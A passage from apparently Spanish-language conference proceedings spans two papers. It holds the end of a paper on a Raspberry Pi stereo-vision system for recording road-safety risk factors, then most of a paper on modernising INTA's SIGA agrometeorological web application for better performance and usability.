Seleccionamos la placa Raspberry Pi¹² que es una Single Board Computer (SBC) de bajo costo, es un ordenador totalmente funcional que no requiere más que un monitor, un par de periféricos y una tarjeta SD donde alojar el sistema operativo y los datos. Por lo tanto tiene gran capacidad de procesamiento, incluso múltiples tareas, trabajando sobre el sistema operativo Linux. Esta es la característica definitoria a la hora de pensar en el empleo de librerías open source para visión artificial. Tareas realizadas:

- selección del protocolo de conectividad y el hardware inteligente;
- instalación del Sistema Operativo Raspbian y Librerías OpenCV;
- desarrollo del código en Python para captura de imágenes desde las cámaras.

7.2.2. Diseño del sistema embebido:

Al esquema de la Figura 3 debe agregarse los siguientes elementos que corresponden al sistema embebido diseñado para la captura automática (Figura 4):

El sistema embebido será implementado sobre una placa Raspberry Pi, a bordo de cada vehículo, utilizará una conexión bluetooth para comunicarse con el móvil del conductor, el que le servirá de interface del usuario: sonora, visual y touchscreen.

Hardware utilizado:

- Raspberry Pi 3.
- Dos cámaras de vídeo infrarrojas.
- Modulo GPS para Raspberry Pi.

7.2.3. Selección y calibración de cámaras:

La necesidad de determinar el reconocimiento de objetos y dimensiones en profundidad para la detección de algunos eventos de tránsito (por ejemplo maniobras de adelantamiento) nos ha llevado a prever que el mejor

medio de detección es la visión artificial estereoscópica, empleando como sensores, dos cámaras infrarrojas.

El Módulo de Cámara de la Raspberry Pi es la forma más compacta de añadir la capacidad de grabar imágenes estáticas y vídeo a un proyecto. Está diseñado para conectarse al conector CSI (Camera Serial Interface) de la Raspberry Pi. Empleamos este Módulo para las primeras experiencias. Pero nuestro proyecto requiere el uso simultáneo de dos cámaras (visión estereoscópica), instaladas lejos de la placa por lo que el Módulo de Cámara de la Raspberry Pi con su conexión de cable cinta para una sola cámara no es suficiente. Estudiamos diversos tipos de cámaras, desde webcam, para automóviles, retrovisoras, tipo gopro, de seguridad, ip, inalámbricas y cámaras para sistemas embebidos de conexión serie. Debemos experimentar con distintos tipos hasta hallar la más acorde a nuestras necesidades, teniendo en cuenta el ajuste del foco a la distancia y rapidez adecuada, el tipo de señal de salida de video (muchas cámaras graban pero no tiene salida de señal en tiempo real), el tipo de conexión con la placa (disponemos de puertos USB) o su adecuación, el costo, etc.

El modelo de cámara Pinhole [4] es uno de los más sencillos para captar imágenes, pero de gran interés, ya que nos permite modelar razonablemente bien una cámara común con una formulación matemática muy simple. En este modelo todos los rayos pasan a través de un centro óptico, situado a una determinada distancia del plano imagen, y quedan proyectados sobre dicho plano imagen. La correspondencia entre un punto en el espacio y el mismo punto en la imagen se la puede modelar con una transformación lineal cuyos parámetros se determinan mediante el proceso de calibración. Existen dos tipos de parámetros:

- parámetros intrínsecos: son propios de la cámara y
- parámetros extrínsecos: son parámetros de la geometría externa, determinan la posición de la cámara respecto a un sistema de coordenadas.

Hay varios métodos de calibración. Optamos por el método de Zhang [13]. La elección de este método se debe a los siguientes motivos:

- facilidad de implementación: las librerías OpenCV [1] permiten su programación con relativa facilidad;
- sencillez de ejecución: para su correcto funcionamiento necesita una secuencia de imágenes de un objeto conocido en las que el objeto varía su posición a lo largo de la serie de fotografías. Cuanto más imágenes se tengan, y en diferentes posiciones, mayor precisión tendrá el proceso;
- validez de los resultados: los datos arrojados tras la calibración son tan válidos como los de otros métodos, sin que se requiera un costo computacional elevado o inversión en caros equipos.

¹¹ <https://mosquitto.org>

¹² <https://www.raspberrypi.org>

Tareas realizadas:

- selección del modelo de cámara: Pinhole;
- determinación de los parámetros intrínsecos y extrínsecos;
- selección del método de calibración;
- desarrollo matemático del método Zhang;
- programación del método en C++, con OpenCV;
- calibración por medio de plantilla por el método de Zhang;
- selección y experimentación de cámaras.

7.2.4. Reconocimiento de objetos:

Procedimos a realizar el reconocimiento de un automóvil en fotografías. Este es un paso previo al reconocimiento en una imagen de vídeo, que necesitaremos para detectar, por ejemplo, invasión de carril, obstáculos en la carretera, etc. Utilizamos un clasificador en cascada [7]. Un clasificador es un sistema capaz de proporcionar una predicción de pertenencia a una clase como salida, a partir de un conjunto de características tomadas como entradas. Una de las posibles combinaciones de un conjunto de clasificadores es la cascada. La cascada se usa para aprender conjuntos desbalanceados de datos.

Para entrenar al clasificador partimos de un banco de imágenes negativas (en las que no aparece el objeto a reconocer) y imágenes positivas (en las que aparece el objeto a reconocer). En este caso utilizamos una base de datos de imágenes¹³. Con estas imágenes realizamos el entrenamiento y generamos un archivo XML que utilizamos durante el reconocimiento.

Posteriormente desarrollamos el reconocimiento de diferentes señales que se encuentran en las carreteras por medio de una cámara. Esta detección nos permitirá determinar, en otra etapa, defectos, deterioros o falencias de la señalización, para alertar a los conductores e informar a las autoridades, por ejemplo.

Software utilizado:

- Lenguaje: C++.
- Librerías: Qt, OpenCV.
- Sistema operativo: Xubuntu.

Lógicas de reconocimiento implementadas:

- lógica para el reconocimiento de un automóvil en fotografías;
- lógica para el reconocimiento de señales de tránsito.

7.2.5. Reconocimiento de líneas de una carretera:

Realizamos el reconocimiento de líneas que delimitan los carriles de una carretera en fotografías. Utilizamos el método de Hough [8] para obtener todas las líneas que aparecen en una imagen y luego seleccionar solamente las que cumplen con determinado ángulo, tal que pueden llegar a ser candidatas a representar las líneas de la

carretera. La calidad de los resultados depende mucho de la imagen en la que se realiza el análisis.

Posteriormente desarrollamos la detección de las líneas (continuas y discontinuas) mediante la recepción de una secuencia de imágenes de vídeo, captadas por una cámara que está montada, configurada y calibrada sobre un automóvil. Una vez captadas las imágenes, procedimos a reconocer la línea del lado izquierdo y derecho del auto (ya sean continuas o discontinuas). Esta detección nos permitirá discriminar aquellos casos en los que el auto esté realizando un cambio de carril o bien esté saliendo de la calzada. El sistema también permitirá calcular el ángulo de las curvas, para detectar aquellas que son más peligrosas.

Software utilizado:

- Lenguaje: C++, Python.
- Librerías: Qt, OpenCv, NumPy, Matplotlib, MoviePy.
- Sistema operativo: Xubuntu.

Lógicas de reconocimiento implementadas:

- lógica para el reconocimiento de líneas que delimitan los carriles de una carretera en fotografías;
- lógica para el reconocimiento de las líneas (continuas y discontinuas) mediante la recepción de una secuencia de imágenes de vídeo;
- lógica para la detección de cambio de carril;
- lógica para la detección de curvas peligrosas.

8. Desarrollos futuros

En la 2ª etapa se continuarán las dos líneas de I+D establecidas en la 1ª etapa, con las siguientes actividades:

- completar las funcionalidades de la aplicación móvil para el registro de factores de riesgo, según se muestra en la Figura 3;
- completar las funcionalidades de la aplicación web para la consulta de POIs y visualización en un GIS web, según se muestra en la Figura 3;
- desarrollar las lógicas de detección de factores de riesgo vinculados a eventos de sobrepaso en rutas de dos carriles (seleccionado por ser el riesgo más relevante, ver ítem 1) (aplicando 7.2.4 y 7.2.5);
- desarrollar el software del sistema embebido para la captura automática de factores de riesgo según se muestra en la Figura 4;
- realizar los Ensayos del sistema (ver ítem 5) ;
- captura y análisis de datos (Figura 1).

9. Posibles aplicaciones

Las aplicaciones del sistema para detección y registro de los factores de riesgo son diversas. Podemos mencionar algunas:

¹³ <http://cogcomp.cs.illinois.edu/Data/Car/>

9.1. En I+D en seguridad vial:

- la prevención de accidentes mediante el estudio de los factores de riesgo aventaja al análisis de las causas post-accidente realizada por estudios de accidentología vial, porque en algunos incidentes puede evitarse el accidente, y por lo tanto no quedan registrados;
- mejora las estadísticas de accidentes de tránsito al determinar las causas con mayor precisión;
- la obtención directa de los datos aventaja al empleo de fuentes indirectas, al permitir el diseño y control de la metodología de captura, apropiada a cada investigación;
- mejora la elaboración y comprobación de los “Modelos de Percepción del Riesgo” y consecuentes medidas de prevención.

9.2. Para compañías aseguradoras:

- registro del comportamiento del conductor (estilo de conducción) para la regulación de primas de seguros;
- documentación de accidentes con finalidades jurídicas;
- servicio de atención de emergencias cuando el sistema detecte que se ha producido un accidente.

9.3. Para autoridades de vialidad:

- diseño de medidas de seguridad (elementos pasivos, arquitectura vial, etc.) mediante la determinación del estado actual de la infraestructura y señalización;
- planificación del mantenimiento de la infraestructura vial;
- planificación y control del tránsito por determinación del estado actual del tránsito;
- registro de infracciones de tránsito.

9.4. Para monitorización vial en empresas de transporte o vehículos privados:

- anticipación del riesgo capturado por el propio sistema y por el de otros vehículos;
- persuasión para mejorar estilos de conducción: los conductores (tanto del vehículo portador del sistema como los demás que se aproximen) al saberse "observados", deben adoptar modos de conducción menos arriesgados;
- control automático de algunas funcionalidades del vehículo;
- contralor de la conducción de choferes para empresas de transporte.

10. Referencias

- [1] Bradski, G. and Kaehler, A., *Learning OpenCV*, O'Reilly Media Inc., 2008.
- [2] Conallen, J., *Building Web Applications with UML Second Edition*, Addison – Wesley, 2002.
- [3] Feyer, A. and Williamson, A. M., “Factores humanos en los modelos de accidentes”, *Enciclopedia de salud y seguridad en el trabajo*, 2001.
- [4] González, J. I., *Estudio experimental de métodos de calibración y autocalibración de cámaras*, 2003.
- [5] INECO, *Análisis de la relación entre elementos susceptibles de mejora, accidentes y Tramos de Concentración de Accidentes*, Universidad de Granada, 2015.
- [6] Kobryn, C., “Modeling Components and Frameworks with UML”, *Communications of the ACM*, October 2000, Vol. 43, No.10 pag. 31.
- [7] Lara-Núñez, R.S. and Mares-Ruiz, M. J., *Reconocimiento de patrones en imágenes con un sistema embebido*, Instituto Tecnológico y de Estudios Superiores de Occidente, México, 2016.
- [8] Medina Ballester, A. and Meseguer, X., *Detección de Líneas y Sistema de Estabilidad de Carril basado en cámara frontal*, *enginy@eps*, n° 2, 2010.
- [9] Montoro, L., *La percepción de la seguridad y la percepción del riesgo en el tráfico. Los modelos cognitivo motivacionales*, Universidad de Valencia, 2004.
- [10] PONS, *Dossier Tecnológico. Monitorización vial*, 2014.
- [11] PONS, *Dossier Tecnológico. Seguridad Vial: Vías*, 2014.
- [12] Requena Camacho, R., *Infraestructura de eventos para la Internet de las cosas*. Universidad de Castilla - La Mancha, 2014.
- [13] Ricolfe Viala, C. and Sánchez Salmerón, A. J., *Procedimiento completo para el calibrado de cámaras utilizando una plantilla plana*, Universidad Politécnica de Valencia, 2008.
- [14] SAIT, “Visión Artificial: un tercer ojo que previene accidentes y salva vidas” *Revista Vial 94*, Noviembre - Diciembre 2013.
- [15] Semle, A., “Protocolos IoT para considerar”, *Revista AAECA*, Edición n° 2, Septiembre-Octubre 2016.
- [16] Vera, P. et al., “Metodología de Modelado de Aplicaciones Web Móviles Basada en Componentes de Interfaz de Usuario”, *JAIIO – ASSE*, 2013, pag. 288.
- [17] Wilde, G., “Modelos de accidentes: homeostasis del riesgo”, *Enciclopedia de salud y seguridad en el trabajo*, 2001.

Una Experiencia de Modernización de una Aplicación WEB sobre Datos Agrometeorológicos

Nazareno H. Martín^{1,*}, J. Andrés Díaz Pace²

¹*Instituto de Clima y Agua, INTA, Argentina.*

²*Facultad de Cs. Exactas, UNICEN & CONICET, Tandil - Argentina.*

martin.nazareno@inta.gob.ar

adiaz@exa.unicen.edu.ar

**Facultad de Ingeniería (CEIS), Universidad Católica Argentina, Buenos Aires - Argentina*

Resumen

Este trabajo presenta la experiencia adquirida en la modernización de una aplicación Web basada en una Base de Datos Agrometeorológica. Se describen, como punto de partida, los sistemas que conforman el dominio y se analizan los atributos de calidad de la aplicación (por ej., rendimiento, usabilidad, mantenibilidad) que motivaron el proceso de modernización. Como resultado del análisis y de la necesidad de cumplir con objetivos del negocio, se llevó a cabo una re-ingeniería de la aplicación, que consistió en una solución basada en un estilo arquitectónico heterogéneo complementado con la aplicación de distintos patrones de diseño. La implementación de esta solución permitió satisfacer atributos de calidad claves para los stakeholders del sistema, como rendimiento y usabilidad.

1. Introducción

La necesidad de datos agrometeorológicos se ha incrementado en los últimos años como consecuencia de la demanda de pronósticos climáticos, modelos predictivos [1], estudios científicos, convenios entre organismos, y consultas de usuarios, entre otros requerimientos. El Instituto Nacional de Tecnología Agropecuaria (INTA) ha desarrollado su propia red de estaciones meteorológicas automáticas (EMA) [2] con el objetivo de construir un repositorio de información meteorológico, de forma tal de sistematizar la captura de datos y garantizar la disponibilidad a toda la comunidad científica, académica y diferentes sectores relacionados con el sector agropecuario.

La red EMA requirió de la creación de una Plataforma de Software dedicada, con el propósito de permitir la adquisición de datos y brindar el soporte correspondiente en materia de mantenimiento y sostén de la misma. También se ha desarrollado una variedad de productos que sustentan y se encuentran al servicio del repositorio de información. Un ejemplo de estos productos es el Sistema de Información y Gestión Agrometeorológico (SIGA) [3], que es un sitio Web o

“front-end” cuyo objetivo es poner a disposición de los usuarios la información almacenada en el origen de datos.

En este punto, es necesario mencionar que, si bien el sitio WEB SIGA es funcionalmente apto, una de las problemáticas principales se centra en su arquitectura, ya que (por distintas razones relacionadas con su desarrollo) no satisface atributos de calidad relevantes por el dominio. Esta problemática motivó la realización de un análisis y luego una re-ingeniería del producto en pos de implementar una solución de mejor calidad.

El presente trabajo aborda la labor de consolidación de la base de datos, y se focaliza en el re-diseño del producto SIGA, el cual es conducido principalmente por ciertos atributos de calidad (por ej., performance, disponibilidad, facilidad de mantenimiento, entre otros) que deben ser considerados por el sistema. El proceso de re-ingeniería descrito en este trabajo permitió fortalecer dichos atributos de calidad y sentar guías arquitecturales para futuros desarrollos e integraciones del sistema.

El resto del artículo se estructura en 3 secciones. La Sección 2 describe el modelo arquitectural y analiza la arquitectura de uno de los principales productos del dominio, para luego abordar el desarrollo de la solución en la Sección 3. Finalmente, la sección 4 presenta las conclusiones y lecciones aprendidas, y discute algunas líneas de trabajos futuros.

2. Marco Conceptual

Esta sección comprende la arquitectura general que conforman los sistemas, y describe el producto SIGA junto al análisis de sus principales atributos de calidad.

2.1. Modelo Arquitectural

La consolidación de un repositorio de información centralizado por parte del INTA demandó la creación de varios productos que permitieron la integración de la información producida por las distintas redes agrometeorológicas. La **Figura 1** ofrece un mapa

general para contextualizar el repositorio y los roles de cada producto junto a sus responsabilidades.




Figura 1: Arquitectura del sistema de captura, gestión y distribución de información agrometeorológica.

A continuación, se realiza una breve descripción de los principales bloques de la arquitectura (según numeración de Figura 1):

1) *Red de Estaciones Meteorológicas Automáticas (EMA) INTA*: Corresponde a las estaciones meteorológicas automáticas de fabricación INTA encargadas de realizar mediciones, a través de una serie de instrumental, y de transmitir los datos resultantes a la plataforma de software SIGAService (Figura 1: #3).

2) *Red de Estaciones Meteorológicas Convencionales (EMC) INTA*: Constituida por el conjunto de observatorios INTA. Los agentes especializados, encargados de realizar las mediciones con el instrumental correspondiente, ingresan la información diariamente al repositorio a través de un Formulario de Carga Web (Figura 1: #7).

3) *Plataforma de Software SIGAService*: Desarrollada en lenguaje JAVA [4], permite la comunicación con las Estaciones Meteorológicas Automáticas INTA (clientes). Posee un estilo arquitectónico Cliente-Servidor, que implementa y establece un protocolo de mensajería personalizado. En el estilo mencionado, las Estaciones Meteorológicas Automáticas INTA conforman los clientes y la plataforma actúa como servidor.

4) *Base de datos Agrometeorológica*: Es el repositorio de datos principal que almacena la información de las redes de estaciones agrometeorológicas, tales como Automáticas y Convencionales. La información de cada red puede poseer un nivel de frecuencia diferente. Por ejemplo, las estaciones automáticas, además de poseer

registros en frecuencias de diez minutos, poseen un registro a nivel diario. En cambio, las estaciones convencionales almacenan un solo registro por día. El modelo es relacional y la tecnología del motor de base de datos corresponde a Microsoft SQL Server 2005.

5) *SIGA - Sistema de Información y Gestión Agrometeorológica*: Es un Sistema de Información Web que permite la consulta al usuario final de información agrometeorológica actual e histórica almacenada en el repositorio de datos principal. Representa el principal producto al usuario de descarga de datos.

6) *Servicios Web*: Servicios que permiten de forma sistemática y automatizada, mediante protocolos y estándares, el intercambio de información entre distintos repositorios. La función principal es permitir a otras aplicaciones (propias o de otros organismos) obtener la información desde la base de datos agrometeorológica.

7) *Formulario de Carga Web*: Es un Sistema Web que permite almacenar en el repositorio la información diaria de la Red de Estaciones Meteorológicas Convencionales INTA (Figura 1: #2).

8) *Procesamiento de datos*: Servicios que se encargan de procesar y validar los datos almacenados por las distintas redes. También, generan información tal como resúmenes diarios y mensuales.

9) *Otros productos*: Abarca aquellas aplicaciones externas e internas que consumen los servicios Web. Las aplicaciones internas son aquellas producidas por el propio organismo, y las externas corresponden a las articuladas por medio de convenios.

10) *Back-end de administración*: Producto principal de administración de todas las redes. Ofrece las funciones principales de Alta, Baja, Modificación y Consulta (ABMC) de las estaciones meteorológicas, usuarios, instrumental. También ofrece configuraciones, migradores de datos, estadísticas internas y comunicación con la plataforma SIGAService (Figura 1: #3) con el objetivo de comandar la red EMA de forma remota.

2.2. SIGA: Sistema de Información y Gestión Agrometeorológico

El acceso a la información almacenada se realiza desde cualquier navegador de Internet ingresando en el Sistema de Información y Gestión Agrometeorológico (Figura 1: #5). La información es de libre descarga y se

encuentra disponible para todos los usuarios ya que no requiere de autenticación ni posee restricciones en su acceso. El producto permite consultar las redes almacenadas de modo que la información, dependiendo el tipo de estación meteorológica, puede ser de carácter actual y/o histórica.

Las variables disponibles básicas son: temperatura, humedad y precipitación. De acuerdo al tipo de estación meteorológica se puede agregar velocidad y dirección del viento, radiación solar, etc. El sitio también dispone de un mapa de cobertura nacional que permite consultar la información de las estaciones por zona de interés.

El sistema es utilizado por una gran variedad de usuarios: investigadores, científicos, usuarios asignados como responsables de cada estación meteorológica automática, observadores meteorológicos, medios de comunicación (por ejemplo radios locales), productores, escuelas rurales, y otros organismos nacionales. La Figura 2 visualiza el Sistema Web que utiliza el usuario en la actualidad.




Figura 2. Sistema de Información y Gestión Agrometeorológica

2.3. Atributos de Calidad

Debemos destacar que el sistema se encuentra en producción a partir del año 2010 y si bien es funcional, su actual implementación no satisface adecuadamente ciertos atributos de calidad relevantes al dominio, lo cual es un limitante para la evolución del sistema. Por este motivo, se realizó una re-ingeniería de este producto con foco en la arquitectura y buscando alcanzar aquellos atributos no satisfechos por el sistema actual.

La Tabla 1 realiza una breve descripción de los atributos de calidad “drivers” de negocio de INTA, con un valor de referencia bajo-medio-alto de acuerdo al grado de satisfacción, y menciona características que son demandadas por este tipo de sistemas en función de

requerimientos futuros (por ej., escalabilidad, integración de mayor información).

Tabla 1. Atributos de calidad - Sistema de Información Actual.

Atributo	Valor	Descripción
Disponibilidad	Alto	El producto es altamente disponible, no obstante, cuando se producen fallas de hardware, cortes en el suministro de luz, etc. el sistema no requiere realizar operaciones particulares para garantizar su disponibilidad. Las actividades de recuperación se deben llevar a cabo en otros componentes como por ejemplo el motor de base de datos.
Rendimiento	Bajo	Es el principal atributo carente en este sistema. Dada la tecnología y las consultas / mapeo del modelo relacional a objetos (ORM) utilizadas por el sistema, ocasiona fuertes demoras en materia de tiempo de respuesta. Otro factor a tener en cuenta es el nivel de concurrencia según día/franja horaria que agrava la situación.
Usabilidad	Bajo	Posee problemas de navegabilidad para consultar la información. No posee un diseño adaptativo (responsive), en consecuencia, no se adapta a distintos dispositivos. Los usuarios tienen problemas para operar con el sistema y la accesibilidad a los datos almacenados resulta ambigua.
Mantenimiento	Bajo	El sistema fue desarrollado mediante el Framework Django (lenguaje Python). Un problema con esta tecnología son las modificaciones y la curva de aprendizaje. Cada nuevo cambio demanda una compilación.

En este contexto, se consideró para el desarrollo del nuevo sistema, utilizar una arquitectura que se base en satisfacer los “drivers” de negocio mencionados. También se realizó una comparativa de rendimiento (performance) entre ambos sistemas a través de varias herramientas de software en línea.

3. Enfoque de Re-Ingeniería

Las arquitecturas propuestas tienen como objetivo ofrecer al usuario un nuevo producto de software que fundamentalmente priorice atributos de calidad tales como rendimiento (performance) y usabilidad.




Figura 3. Nuevas arquitecturas

Luego de un proceso de análisis de alternativas, se aplicó un enfoque evolutivo con un primer prototipo de arquitectura (e implementación). Dicho prototipo se fue mejorando con la incorporación de los aspectos de atributos de calidad más relevantes, y el objetivo se logró mediante una propuesta de implementación de un estilo arquitectónico heterogéneo (Figura 3 y 4) que combina arquitecturas como: MVC (Vista, Modelo Controlador), Servicio Web REST, Arquitectura Orientada a Objetos, Secuencial (Batch Sequential), y Arquitectura en Capas (2 capas).




Figura 4. Vista de módulos: Estilo arquitectónico heterogéneo

Al observar las Figuras 3 y 4, se presentan cambios en relación a la Figura 1 entre los que se pueden destacar:

- *Base de datos auxiliar (Figura 3: #2)*: Se adiciona una nueva base de datos relacional que funciona como auxiliar al motor de base de datos primario (#1). La misma tiene como propósito abastecer las consultas de los usuarios que corresponden con información actual y/o de días recientes. El volumen de datos es relativamente constante y su crecimiento es mínimo.

- *Proceso de adquisición de datos (Figura 3: #3)*: Se incorpora un proceso de adquisición de datos que se encarga de abastecer la base de datos auxiliar a partir de la base de datos primaria.

- *Servicio Web Rest (Figura 3: #4)*: Se crea un nuevo servicio Web que se encuentra al servicio del nuevo sitio. El mismo tiene como función consultar ambos repositorios de datos (#1 y #3) dependiendo si la información es histórica o actual. Destacar que estamos en presencia del patrón de diseño Fachada (Facade) [5] donde se abstrae a un módulo superior entre dos módulos inferiores.

- *Nuevo SIGA (Figura 3: #5)*: El nuevo sistema se encuentra en desarrollo y está diseñado con tecnologías (Framework AngularJS [6]) del tipo “Client-Side”. Fortalece atributos de calidad tal como performance, usabilidad, disponibilidad, seguridad, mantenibilidad y ofrece un diseño adaptativo (responsive), que el mismo se pueda visualizar y/o ejecutar correctamente desde otros dispositivos con distinta resolución, plataformas, etc. Actualmente ya se dispone de una versión alpha.

3.1. Atributos de Calidad

En la Sección 2.3 se mencionaron los “drivers” de negocio y cómo en general no eran satisfechos por el producto actual. Se puede afirmar que no es “casual” la elección del estilo arquitectónico heterogéneo, ya que la meta inicial consistía en estar alineado con los principales atributos de calidad de negocio. En esta línea, cada arquitectura fue seleccionada acorde a la necesidad de satisfacción que representaba cada atributo. El párrafo siguiente da mención de cómo se llevó a cabo la tarea.

Al hablar de rendimiento, se puede mostrar como se ha mejorado a partir de las decisiones arquitectónicas que se llevaron a cabo. Por ejemplo, la utilización de tecnologías “Client-Side” tiene como principal ventaja delegar responsabilidades al cliente incrementando la productividad del sistema. Otra cuestión no trivial está asociada con poseer dos orígenes de datos cuyo acceso

se realiza a través del Web service REST funcionando como “Fachada” y resolviendo las consultas de datos entre ambas bases. De este modo, el repositorio que posee una estructura “simplificada” y “desnormalizada” estará al servicio de las consultas que traten información actualizada; en cambio, el repositorio primario, se encargará de aquellas consultas relacionadas con información más detallada y de nivel histórica (menor demanda). Entonces, dadas estas cuestiones, se observa que termina aumentando (mejorando) considerablemente el rendimiento a partir de la utilización de información ya procesada en un origen de datos y también a partir de la delegación de algunas responsabilidades al cliente.

Resulta de interés, en términos de mantenimiento, abstraer los productos clientes de los orígenes de datos a través de este Servicio Web REST “middleware”. La ventaja principal consiste en desacoplar los clientes (y los nuevos a futuros) de los repositorios, es decir, los cambios realizados en las bases de datos no afectarán a los clientes siempre que el Webservice mantenga la interfaz que expone. Inclusive, un caso real que podría ser factible a mediano plazo, es el cambio tecnológico en el motor de base de datos, claramente afectará a aquellos servicios que se encuentran enlazados al repositorio y no así a aquellos que se abstraen del mismo como aquellos productos clientes ya mencionados que son consumidores del Webservice.

En referencia a los errores que existían del atributo usabilidad, se logra una solución que facilita las consultas y el acceso de la información. Con el sistema actual el usuario está obligado a realizar entre tres a cuatro saltos de página para obtener información denotando una compleja navegación, esta problemática se encuentra relacionada con la diversidad que posee el sitio para representar sus entidades de negocio:

Por ejemplo, para contextualizar en el dominio, una estación meteorológica de acuerdo al tipo/modelo puede ofrecer información de frecuencia diaria y/u horaria. El sistema anterior ofrecía interfaces que obligaban al usuario una navegación alternativa de acuerdo al tipo de estación meteorológica a consultar. Esta deficiencia fue resuelta uniformando todas las entidades en una sola interfaz y llevó a cabo fácilmente gracias a la arquitectura Modelo-Vista-Controlador que ofrece la tecnología empleada en el nuevo sitio del cliente, cuyo resultado final se orientó a las necesidades del usuario comenzando por la claridad y accesibilidad del sitio.

Las siguientes secciones ilustran cómo se pudieron satisfacer los atributos de calidad principales.

3.1.1. Rendimiento (performance). La comparación de rendimiento fue posible ya que el nivel de latencia que puede ocasionar la red se puede desestimar, debido

a que ambos sistemas se encuentran bajo las mismas condiciones en términos de conectividad, recursos de hardware (mismo servidor físico virtualizado) y recursos de Software (Sistema Operativo Ubuntu Server 14.04). El análisis de ambos sitios Web se realizó mediante herramientas de medición como GTmetrix (Figura 5) [7] y Pagespeed Insights. Se puede observar un resultado ampliamente favorable en la nueva aplicación donde el tiempo de respuesta se incrementó en un 35% y también se realizó una reducción del 72% en la cantidad de llamadas al servidor (Figura 5: Total # of request).

	http://siga2.inta.gob.ar/	http://siga2.inta.gob.ar/HtmlSiga
PageSpeed Grade	F (44%)	C (79%) +35%
YSlow Grade	D (62%)	D (65%) +3%
Page load time	15.2s	4.1s -11.09s
Total page size	1.06MB	459KB -622KB
Total # of requests	165	47 -118

Figura 5. GTmetrix: Comparación de rendimiento entre ambos sitios. Sitio actual: Celda Izquierda (rojo); Sitio nuevo: Celda derecha (verde)

3.1.2. Usabilidad, accesibilidad y diseño adaptativo. Se han tratado algunos aspectos relacionados con la usabilidad utilizando las mismas herramientas para analizar rendimiento donde nuevamente se obtuvo un análisis favorable al nuevo sitio cuyo fundamento se sustenta en las tecnologías basadas en estándares.

Un concepto muy relacionado a la usabilidad es el de accesibilidad, que no se refiere a la facilidad de uso, sino a la posibilidad de acceso al sistema. La navegación sobre el sitio se simplificó ofreciendo al usuario gran parte de la información en el portal principal. También se eliminaron saltos de páginas innecesarios que posee por ejemplo el sistema anterior. De esta forma la navegación del nuevo sitio Web quedó reducida a sólo dos páginas.

Estos cambios estructurales fueron determinados a partir de reuniones realizadas con potenciales usuarios. No obstante el sistema posee, en su menú principal, la versión del producto donde permite visualizar los avances entre cada versión.

La secuencia de imágenes siguientes ofrece un mayor detalle de la navegación y las interfaces de usuario que del sistema.

